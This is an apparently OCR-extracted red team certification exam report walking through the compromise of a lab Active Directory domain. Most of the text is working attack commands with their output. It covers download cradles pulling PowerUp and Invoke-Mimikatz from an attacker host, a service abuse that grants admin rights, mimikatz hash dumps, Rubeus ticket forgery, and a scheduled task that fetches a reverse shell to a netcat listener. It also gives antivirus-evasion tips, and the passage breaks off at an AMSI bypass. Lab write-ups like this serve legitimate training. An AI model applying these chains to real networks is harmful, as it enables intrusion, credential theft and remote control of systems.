
Certified Red Team Professional



Report by

Carlos Roque

January 21st, 2023

Table of Contents

Executive Summary

This report contains a detailed walkthrough of the 24 hour exam given by Pentester Academy: the Certified Red Team Professional certification exam. It will include steps on how to compromise a machine, all the through to domain administrator and finally how to compromise the forest root and reach Enterprise Administrator. At the end of the walkthrough, steps will be provided by the student who performed the security audit. These steps will help the fictitious company "Finance Corporation", to remediate misconfiguration which student abused to escalate privilege and eventually reach enterprise compromise.

Technical Summary

Report includes (but may not be limited to) the following attack vectors:

- Hash dumps
- Local Privilege Escalation
- Services Abuse
- Pass the hash
- Pass the ticket
- Defense bypass
- Command Execution

Each vector provided a means to move forward laterally and horizontally to escalate privileges throughout the forest domain and root. We started the audit by first being provided: a student VM, a VPN configuration file, all server names and a user and password for the standard user. These settings made it possible to attack in a gray-box manner this enterprise network. Since we were provided low credentials, we could indeed demonstrate that even a low-end user could reach high levels of privileges.

Scope of Engagement

Computers and Servers list:

- studvm -> Student VM provided.
- mgmtsrv -> Management Server.
- techsrv30 -> Technician Server.
- dbserver31 -> MSSQL Database Server.
- tech-dc -> Domain Controller for child domain.
- finance-dc -> Domain Controller for forest root.


Each server was fully compromised in a chain manner privileges were escalated. It should come as a note that some commands may not work the first time, however, each command executed during the engagement worked and was quickly documented.

Technical Findings

STUDVM.tech.finance.corp

We first start our assessment by hopping into the student VM provided by Pentester Academy with the following command:


```
xfreerdp /u:studentuser /p:R20MW9K47h50838N4601u /v:172.16.100.1 /dynamic-resolution
```



```
PS C:\Users\studentuser>
```

Following with a download cradle for PowerUp to check for vulnerable services inside our student VM. The PowerUp script was modified beforehand, at the end of the script we made a call to Invoke-AllChecks to immediately run after the download finished so it can stay in memory to defend against anti-virus.


```
iex (iwr http://172.16.99.11/PowerUp.ps1 -UseBasicParsing)
```



```
[*] Checking service permissions...


ServiceName   : vds
Path          : net localgroup Administrators john /add
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'vds'
CanRestart    : True
```

PowerUp finds that the “vds” service is vulnerable and it can be abused to add a new, or specified user to the administrators group. This can be exploited with the following command:

```
Invoke-ServiceAbuse -Name 'vds' -UserName tech\studentuser
```




```
PS C:\Users\studentuser> Invoke-ServiceAbuse -Name 'vds' -UserName tech\studentuser

ServiceAbused Command
------------- -------
vds           net localgroup Administrators tech\studentuser /add


PS C:\Users\studentuser> _
```

Now that the user is a local administrator, we can issue a download cradle for SharpHound.ps1 and start all enumeration from it. We can achieve this with:

```
iex (iwr http://172.16.99.11/SharpHound.ps1 -UseBasicParsing)
```


```
Invoke-BloodHound -CollectionMethod All -Verbose
```



```
PS C:\Users\studentuser> Invoke-BloodHound -CollectionMethod All -Verbose
2023-01-20T22:03:44.2468783-08:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2023-01-20T22:03:44.4812581-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Co
ntainer, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-01-20T22:03:44.5125037-08:00|INFORMATION|Initializing SharpHound at 10:03 PM on 1/20/2023
2023-01-20T22:03:45.2009920-08:00|INFORMATION|Loaded cache with stats: 58 ID to type mappings.
 59 name to SID mappings.
 1 machine sid mappings.
 5 sid to domain mappings.
 0 global catalog mappings.
2023-01-20T22:03:45.2009920-08:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectPr
ops, DCOM, SPNTargets, PSRemote
2023-01-20T22:03:45.5291371-08:00|INFORMATION|Beginning LDAP search for tech.finance.corp
2023-01-20T22:03:45.6228872-08:00|INFORMATION|Producer has finished, closing LDAP channel
2023-01-20T22:03:45.6384925-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-01-20T22:04:15.6002173-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 114 MB RAM
2023-01-20T22:04:26.8291341-08:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2023-01-20T22:04:27.1571949-08:00|INFORMATION|Output channel closed, waiting for output task to complete
2023-01-20T22:04:27.3290744-08:00|INFORMATION|Status: 96 objects finished (+96 2.341463)/s -- Using 117 MB RAM
2023-01-20T22:04:27.3290744-08:00|INFORMATION|Enumeration finished in 00:00:41.8017388
2023-01-20T22:04:27.4384455-08:00|INFORMATION|Saving cache with stats: 60 ID to type mappings.
 61 name to SID mappings.
 1 machine sid mappings.
 5 sid to domain mappings.
 0 global catalog mappings.
2023-01-20T22:04:27.4540727-08:00|INFORMATION|SharpHound Enumeration Completed at 10:04 PM on 1/20/2023! Happy Graphing!
PS C:\Users\studentuser> _
```


MGMTSRV.tech.finance.corp

BloodHound drops a Zip file to disk which contains JSON files of the enumerated data, upload zip file onto BloodHound for Graphed Enumeration. BloodHound Shows current machine has "AllowedToDelegate" permissions to mgmtsrv.tech.finance.corp.



To abuse this configuration, we must first dump credentials with mimikatz in the student VM, grab the machine account NTLM hash, generate a Kerberos TGT and finally inject it into memory with Rubeus. Since we can choose an alternative service, we will choose the "HOST" service to access the server with a reverse shell from a scheduled task. First, let's load mimikatz with a download cradle and execute it and grab the machine NTLM hash.


```
iex (iwr http://172.16.99.11/Invoke-Mimikatz.ps1 -UseBasicParsing); Invoke-Mimikatz
```



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> iex (iwr http://172.16.99.11/Invoke-Mimikatz.ps1 -UseBasicParsing); Invoke-Mimikatz

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 246962 (00000000:0003c4b2)
Session           : RemoteInteractive from 2
User Name         : studentuser
Domain            : TECH
Logon Server      : TECH-DC
Logon Time        : 1/20/2023 7:17:26 PM
SID               : S-1-5-21-1325336202-3661212667-302732393-1108
        msv :
         [00000003] Primary
         * Username : studentuser
         * Domain   : TECH
         * NTLM     : 1230457ffb217b766dda5d8ce4926063
         * SHA1     : 83d2b6c1390d6c868c27013dbe5f75c2c8fa3544
         * DPAPI    : 22e748184777552ba30c30867481e713
        tspkg :
        wdigest :
         * Username : studentuser
         * Domain   : TECH
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : TECH.FINANCE.CORP
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 217927 (00000000:00035347)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 1/20/2023 7:17:25 PM
SID               : S-1-5-90-0-2
        msv :
         [00000003] Primary
         * Username : STUDVM$
         * Domain   : TECH
         * NTLM     : 1cec7810adc20f9487d7b599d6eaacfb
         * SHA1     : 56c176ce0dbf0b59bd8db590d3d1daef94559f51
```

Now, forge the ticket with Rubeus and inject it into memory. This ticket will be able to impersonate the Administrator user on MGMTSRV.

```
.\Rubeus.exe s4u /user:studvm /rc4:1cec7810adc20f9487d7b599d6eaacfb
/msdsspn:"CIFS/mgmtsrv.tech.finance.corp" /impersonateuser:Administrator /altservice:HOST
/ptt
```




```
[*] Impersonating user 'Administrator' to target SPN 'CIFS/mgmtsrv.tech.finance.corp'
[*]   Final ticket will be for the alternate service 'HOST'
[*] Building S4U2proxy request for service: 'CIFS/mgmtsrv.tech.finance.corp'
[*] Using domain controller: tech-dc.tech.finance.corp (172.16.4.1)
[*] Sending S4U2proxy request to domain controller 172.16.4.1:88
[+] S4U2proxy success!
[*] Substituting alternative service name 'HOST'
[*] base64(ticket.kirbi) for SPN 'HOST/mgmtsrv.tech.finance.corp':
```

```
      doIGvjCCBrqgAwIBBaEDAgEWooIFuTCCBbVhggWxMIIFraADAgEFoRMbEVRFQ0guRklOQU5DRS5DT1JQ
      oiwwKqADAgECoSMwIRsESE9TVBsZbWdtdHNydi50ZWNoLmZpbmFuY2UuY29ycKOCBWEwggVdoAMCARKh
      AwIBBKKCBU8EggVLrYtcC21mR8RU21WTOHgKgKJCjDt+4UAWDFXCLT59+JQTzt+wT+VwRdfj0nyHC5xT
      6sgRmhXtINPYXxXiWyZ+gHXof6LIG/ZVM6fSY8Xq+y4JEPV+MRu3KZezD7GKjBgtPrlfQBeArEnuf0BR
      6ZPGAQxikGAtHoXbYo1K32zHwH6droHEl2Iqk1JvavuZIL2zPvyZZBsSEwkiViSSPHwwyFqby8Ultjuv
      iMrfw2avvmG1cSL3zulJst2lbLdbf1MoOdn5EurtoHTZdCyZ5bjT4yUluxOmW8YFKl1B906dTKqcdiOq
      BIA5sAPf1VyVOasgt+s7YQAAwaJ1mZXTlk7KnJFO+3Ch1XQs7Sr/st1tCFrk+BopnzISV641X/3OJ0VI
      qDoUROFhLNHFf3o084hpkNBLM4yTRW//VK8I78cNZop6O6/es7zzde79wtmiCk08RvH9usbEsg3qRKw/
      J6wwhTLDn04YuRc4qx1iYy2Ncs2q2P+9Erc/6q5PCBG4Qr74OMUXdJwDi1e+SDUnMlObYG/P5ZP05KJv
      c4+mrUtF28b18hMyW13QU0f32u6A1GBOviPWe9QGQdM4xckKuI1tEM1X0kZE8B1j6KtvzYtHK3JoPW1h
      +QttiX8tPyA3rXTyWGCrb2weFsMkSAxEwY58SWM5OxWh+SDzuB5SSnjKVo7qOiWMokxG8Zrpr8yO0ysW
      G5wMf6w15S7wf1v+RRAV2IdcOUpaY5B7gYzV+g8dtKeOceAuf8RQSLnsI4Ne5aiod/XXhnlFmp7NEMVk
      BPbe3pfCsLHADhuiF9w87HGPEcpUZrm/OEmMyyYMznHNmukSwOusAex5W572s/b7DS4Sisn4GCHRoXBJ
      rzYpNKyktNsSz9zRnCaqmgqa5F3/B5gueseb7JobpFOIhu0cizzsS3JBvzd4B7AtIdIo6tCarA5EhNpv
      8aLAP7UcbwMIyVyGv8pbpIfMfyrJAbgxIc1kDDhJY8bxuIEVhyz+98KFNL7dFfSjAaG7oABKFH97I3XW
      jdqF6jvAHG5tyysTeMgTvuQfZHxB6Umn9b905xQBILCIUuF1/UzrQirlCdtLQi48A85M1iGWjPucXen2
      FwxToNoYYal+Ud6edW1hUfmkU4XyqxBMF8vwD/Mo2TabdpjRbPeL3Pjgn0AIj0SOK+qEXGQbeS2Pa43+
      1908tOg/j58zPY7783xfQ6cxDOKMODHUA7kDGWo3PLdQb5UGvvjQxl43x1APprTTRos5Mp1nmXqG01su
      g2+P+rD6CCONpfl8o19tWXnkDLeYMjfzpFi35x/iqlsAHP/n2UzYvT5cz+tJrMIdaufQ0UBKP5gcOlxX
      5nzqupdunKro0P5z2Ghr+0L8IexXeVV52qvpqg1yjFUO9mse5jzOyYEzLKAkwUnAzMnHO5bk1qMpmKoC
      5PGHgjY9ug2AcjPK9QjF7H6+PHHieA1/FG4+uDTylJWKaWcdtO9fbuhumy0msHFb7uMCoqY0iQnekm5I
      crAajU8Rlug0LI2G5iJ+ov5+eC6N0hpaW/vAS1exkI7RKq1O4pd+8lYFUw2b2QamF2khNl4Lph2FgrkL
      7UBJQsMKmzk6Gnf8VKbmHnIxEXUlN26QQtuoYyycdMqTlE6mUuY2Qr7+YnM4PNcBX4GA9Ug9Ac8sqJ/G
      LI648PX2CtueM/zNWSImMHPpojKoT+pupuwuRWYka8b7auGVrswvcb7+u2qJ7Dxvix1YSuLgXsczh3M4
      NmbHSvif/DpYn390Dokfc/hlKIGgGitCDAYMSICN+3brTOHyfnhaDuKUlbY8o0OjgfAwge2gAwIBAKKB
      5QSB4n2B3zCB3KCB2TCB1jCB06AbMBmgAwIBEaESBBCmkG8PP3hoSQ7Kqenw9/1FoRMbEVRFQ0guRklO
      QU5DRS5DT1JQohowGKADAgEKoREwDxsNQWRtaW5pc3RyYXRvcqMHAwUAQKEAAKURGA8yMDIzMDEyMTA2
      MjIxNFqmERgPMjAyMzAxMjExNjIyMTRapxEYDzIwMjMwMTI4MDYyMjE0WqgTGxFURUNILkZJTkFOQ0Uu
      Q09SUKksMCqgAwIBAqEjMCEbBEhPU1QbGW1nbXRzcnYudGVjaC5maW5hbmNlLmNvcnA=
```

```
[+] Ticket successfully imported!
PS C:\Users\studentuser> _
```


We then create a Scheduled Task which will execute a download cradle of our reverse shell using Invoke-PowerShellTcp. Since we can't call it automatically, we first edit our powershell script and change the original "Invoke-PowerShellTcp" function into "Power" and then call it at the end of the file. This will effectively bypass anti-virus.

```
schtasks /create /S mgmtsrv.TECH.FINANCE.CORP /SC Weekly /RU "NT
Authority\SYSTEM" /TN "exp" /TR "powershell.exe -c 'iex (New-Object
Net.WebClient).DownloadString(''http://172.16.99.11/Invoke-PowerShellTcp.ps1''')'"
```




```
PS C:\Users\studentuser> schtasks /create /S mgmtsrv.TECH.FINANCE.CORP /SC Weekl
y /RU "NT Authority\SYSTEM" /TN "exp" /TR "powershell.exe -c 'iex (New-Object Ne
t.WebClient).DownloadString(''http://172.16.99.11/Invoke-PowerShellTcp.ps1''')'"

SUCCESS: The scheduled task "exp" has successfully been created.
PS C:\Users\studentuser>
```

We set up a netcat listener in our attacker machine.




```
┌──(root㉿kali)-[/mnt/crtp/Exam/Tools]
└─# nc -lvnp 12234
listening on [any] 12234 ...
```

Then finally trigger the reverse shell by running the scheduled task remotely.




```
PS C:\Users\studentuser>  schtasks /Run /S mgmtsrv.TECH.FINANCE.CORP /TN "exp"
SUCCESS: Attempted to run the scheduled task "exp".
PS C:\Users\studentuser>
```

Now we go back to our listener and receive the connection.



```
connect to [172.16.99.11] from (UNKNOWN) [172.16.5.156] 49735
Windows PowerShell running as user MGMTSRV$ on MGMTSRV
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```


Since we ran the task as "NT AUTHORITY\SYSTEM", we have SYSTEM privileges and can add studentuser to the administrators and Remote Desktop Users groups.



```
PS C:\Windows\system32> net localgroup "Administrators" tech\studentuser /add
The command completed successfully.

PS C:\Windows\system32> net localgroup "Remote Desktop Users" tech\studentuser /add
The command completed successfully.
```

We can issue an AMSI bypass oneliner to effectively disable AMSI on the current powershell session as follows:


```
